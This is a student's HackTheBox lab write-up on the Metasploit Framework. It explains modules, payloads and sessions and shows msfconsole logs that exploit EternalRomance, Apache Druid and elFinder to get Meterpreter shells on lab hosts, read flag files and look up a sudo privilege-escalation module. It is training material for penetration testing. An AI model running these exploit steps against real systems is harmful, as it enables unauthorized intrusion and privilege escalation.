Using the Metasploit Framework: HackTheBox

Name: Daniel Mwendwa Mwithui

ADM NO. CS-SA04-23080

Program: Security Analyst

Date of submission:27th June 2023

Introduction:

In this report, we will discuss Metasploit and its significance in the field of cybersecurity and penetration testing. By examining the various components and functionalities of Metasploit, including modules, payloads, and sessions, we will gain a deeper understanding of how this tool is utilized for penetration testing and fortifying digital defenses. This report serves as a concise guide to help navigate the essentials of Metasploit and its applications in HackTheBox.

Metasploit

Metasploit is a tool for pentesting, which means it's used to test the security of computer systems. It helps identify vulnerabilities that hackers could exploit. Metasploit Framework is the open-source version of Metasploit, freely available to everyone. It provides a wide range of exploits and tools for penetration testing. Metasploit Pro, on the other hand, is the commercial version of Metasploit. It offers additional features and support, making it more suitable for professional use and larger organizations.

Task 1: Module


Metasploit modules are pre-built components within Metasploit that help automate and execute specific tasks during a penetration test. They provide ready-to-use functionalities for scanning, exploiting, and post-exploitation activities.

Examples of Metasploit modules include:

- Exploit modules: These modules take advantage of vulnerabilities in target systems to gain unauthorized access or execute malicious code.


- Payload modules: These modules deliver the "payload," which is the malicious code or action executed on the target system after exploitation.
- Auxiliary modules: These modules perform various tasks like scanning, fingerprinting, and gathering information about target systems.
- Post-exploitation modules: These modules are used after successful exploitation to further compromise the target system, gather data, or maintain persistent access.

Solving this module, we will go forward to use ***msfconsole*** to start Metasploit framework and ***search*** for EternalRomance. We then type ***use*** command to select the exploit module. You can use ***info*** command to get more information about the exploit. **See the screenshot below.**




```
└──╼ [★]$ msfconsole -q
[msf](Jobs:0 Agents:0) >> search EternalRomance

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Desc
ription
   -  ----                                  ---------------  ----    -----  ----
-------
   0  exploit/windows/smb/ms17_010_psexec   2017-03-14       normal  Yes    MS17
-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execu
tion
   1  auxiliary/admin/smb/ms17_010_command  2017-03-14       normal  No     MS17
-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Ex
ecution


Interact with a module by name or index. For example info 1, use 1 or use auxili
ary/admin/smb/ms17_010_command

[msf](Jobs:0 Agents:0) >> use 0
```

We then do target specification whereby we set ***LHOST*** and ***RHOSTS*** by using the ***set*** command. After target specification, use ***run*** or ***exploit*** command to run the exploit. This starts the meterpreter shell where you can type both Linux and windows command. **See the screenshot below.**



```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set LHOST 10.10.14.180
LHOST => 10.10.14.180
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set RHOSTS 10.129.62.236
RHOSTS => 10.129.62.236
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >>
```

On the meterpreter shell change directory to administrator desktop using ***cd*** command and use ***cat*** command to read the content of the flag.txt. **See the screenshot below**.



```
(Meterpreter 2)(c:\users\Administrator) > cd Desktop
(Meterpreter 2)(c:\users\Administrator\Desktop) > ls
Listing: c:\users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2020-10-06 00:18:25 +0100  desktop.ini
100666/rw-rw-rw-  29    fil   2022-05-16 12:19:21 +0100  flag.txt

(Meterpreter 2)(c:\users\Administrator\Desktop) > cat flag.txt
HTB{MSF-W1nD0w5-3xPL01t4t10n}(Meterpreter 2)(c:\users\Administrator\Desktop) >
```

Task 2: payloads


Payloads in Metasploit are like "packages" of malicious code or actions that are delivered to a compromised system. They are designed to carry out specific tasks once a vulnerability has been exploited. In Metasploit, payloads are categorized into three main types: single, stagers, and stages.


1. Single payloads: These payloads are self-contained and delivered in one piece. They typically have smaller sizes and are suitable for exploiting simpler vulnerabilities. Single payloads are often used when direct and immediate control over the compromised system is required.

2. Stagers: Stagers are smaller and lightweight payloads whose main purpose is to establish a connection between the attacker and the compromised system. Once the connection is established, the stager retrieves and executes a larger payload known as the stage. Stagers are useful when there are limitations on payload size or when evading detection is a priority.


3. Stages: Stages are larger and more robust payloads. They are delivered by stagers and provide extended functionality and control over the compromised system. Stages allow the attacker to perform various actions, such as executing commands, manipulating files, capturing screenshots, or even installing additional software on the target system.

To solve this section, we will search for Apache Druid service using the ***search*** command, we then type the ***use*** command to select the exploit module. After that, ***show options*** to see what we need to add for target specification. Use ***set*** command to set ***LHOST*** and ***RHOSTS*** then run the exploit. You can do show option to see the command has been set**. See the screenshot below**.


```
[msf](Jobs:0 Agents:0) >> search Apache Druid

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       Check  Des
cription
   -  ----                                         ---------------  ----       -----  ---
--------
   0  exploit/linux/http/apache_druid_js_rce       2021-01-21       excellent  Yes    Apa
che Druid 0.20.0 Remote Command Execution
   1  auxiliary/scanner/http/log4shell_scanner     2021-12-09       normal     No     Log
4Shell HTTP Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/sc
anner/http/log4shell_scanner

[msf](Jobs:0 Agents:0) >> use 0
```


```
[msf](Jobs:0 Agents:0) exploit(linux/http/apache_druid_js_rce) >> set LHOST 10.10.14.1
80
LHOST => 10.10.14.180
[msf](Jobs:0 Agents:0) exploit(linux/http/apache_druid_js_rce) >> set RHOSTS 10.129.20
3.52
RHOSTS => 10.129.203.52
[msf](Jobs:0 Agents:0) exploit(linux/http/apache_druid_js_rce) >> exploit
```

Do ***cd ..*** to move to the parent directory, do ***ls*** to list files and folders in that directory. Then do ***cat*** to view the content of the flag. **See the screenshot below**.




```
(Meterpreter 1)(/root/druid) > cd ..
(Meterpreter 1)(/root) > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  168   fil   2022-05-16 12:07:41 +0100  .bash_history
100644/rw-r--r--  3137  fil   2022-05-11 14:43:25 +0100  .bashrc
040700/rwx------  4096  dir   2022-05-16 12:04:45 +0100  .cache
040700/rwx------  4096  dir   2022-05-16 11:54:48 +0100  .config
100644/rw-r--r--  161   fil   2019-12-05 14:39:21 +0000  .profile
100644/rw-r--r--  75    fil   2022-05-16 09:45:33 +0100  .selected_editor
040700/rwx------  4096  dir   2021-10-06 18:37:09 +0100  .ssh
100644/rw-r--r--  212   fil   2022-05-11 15:10:43 +0100  .wget-hsts
040755/rwxr-xr-x  4096  dir   2022-05-11 13:51:45 +0100  druid
100755/rwxr-xr-x  95    fil   2022-05-16 11:31:10 +0100  druid.sh
100644/rw-r--r--  22    fil   2022-05-16 11:01:15 +0100  flag.txt
040755/rwxr-xr-x  4096  dir   2021-10-06 18:37:19 +0100  snap

(Meterpreter 1)(/root) > cat flag.txt
```

Task 3: sessions


Sessions in Metasploit allow the attacker to execute commands, run scripts, manipulate files, and perform various actions on the compromised system with more than one module at the same time.

Solving this section involves a series of steps. To view the web application running on the target, you can use nmap to enumerate the running service. We are however told the answer is in the html source code, doing ***ctrl -u*** will show the source code. **See the screenshot below**.




```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
        <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=2">
        <title>elFinder 2.1.x source version with PHP connector</title>

        <!-- Require JS (REQUIRED) -->
        <!-- Rename "main.default.js" to "main.js" and edit it if you need configure elFInder 2.1.53 opt
        <script data-main="./main.default.js" src="//cdnjs.cloudflare.com/ajax/libs/require.js/2.3.6/req
        <script>
            define('elFinderConfig', {
                // elFinder options (REQUIRED)
                // Documentation for client options:
                // https://github.com/Studio-42/elFinder/wiki/Client-configuration-options
                defaultOpts : {
                    url : 'php/connector.minimal.php', // or connector.maximal.php : connector URL (REQUI
                    commandsOptions : {
```

The next question needs us to search for the exploit in the web application above. Use the ***search*** command to search for the exploit. Set RHOSTS and LHOST if they are not set initially. You can confirm that by running the ***show options*** command. Do ***run*** command to get the shell. Use command ***getuid*** to get the username. **See the screenshot below**.




```
View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(linux/http/elfinder_archive_cmd_injection) >> set LHOST
 10.10.14.180
LHOST => 10.10.14.180
[msf](Jobs:0 Agents:0) exploit(linux/http/elfinder_archive_cmd_injection) >> set RHOST
S 10.129.213.163
RHOSTS => 10.129.213.163
[msf](Jobs:0 Agents:0) exploit(linux/http/elfinder_archive_cmd_injection) >> show opti
ons

Module options (exploit/linux/http/elfinder_archive_cmd_injection):
```




```
(Meterpreter 1)(/var/www/html/files) > getuid
Server username: www-data
(Meterpreter 1)(/var/www/html/files) >
```

The last question in this section asks us to find an old version of sudo vulnerability that needs us to escalate privilege to root folder and capture the flag. Here, use shell command to create a channel then sudo -v to get the version of the sudo. **See the screenshot below**.




```
(Meterpreter 3)(/var/www/html/files) > shell
Process 2218 created.
Channel 3 created.
sudo -V
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
```

Do ***exit*** to exit the shell then ***ctrl -z*** to start a background session. ***Search*** the sudo version obtained. Type use command and select the exploit. use show options command to see if the session is set to the background id shown on the background sessions started. If not, use the command set SESSION to assign it the value of the id. And then ***run*** the exploit. **See the screenshot below.**




```
(Meterpreter 1)(/var/www/html/files) >
Background session 1? [y/N]
[msf](Jobs:0 Agents:1) exploit(linux/http/elfinder_archive_cmd_injection) >> search sudo 1.8.31

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/linux/local/sudo_baron_samedit  2021-01-26       excellent  Yes    Sudo Heap-Based Buff
er Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/sudo_ba
ron_samedit

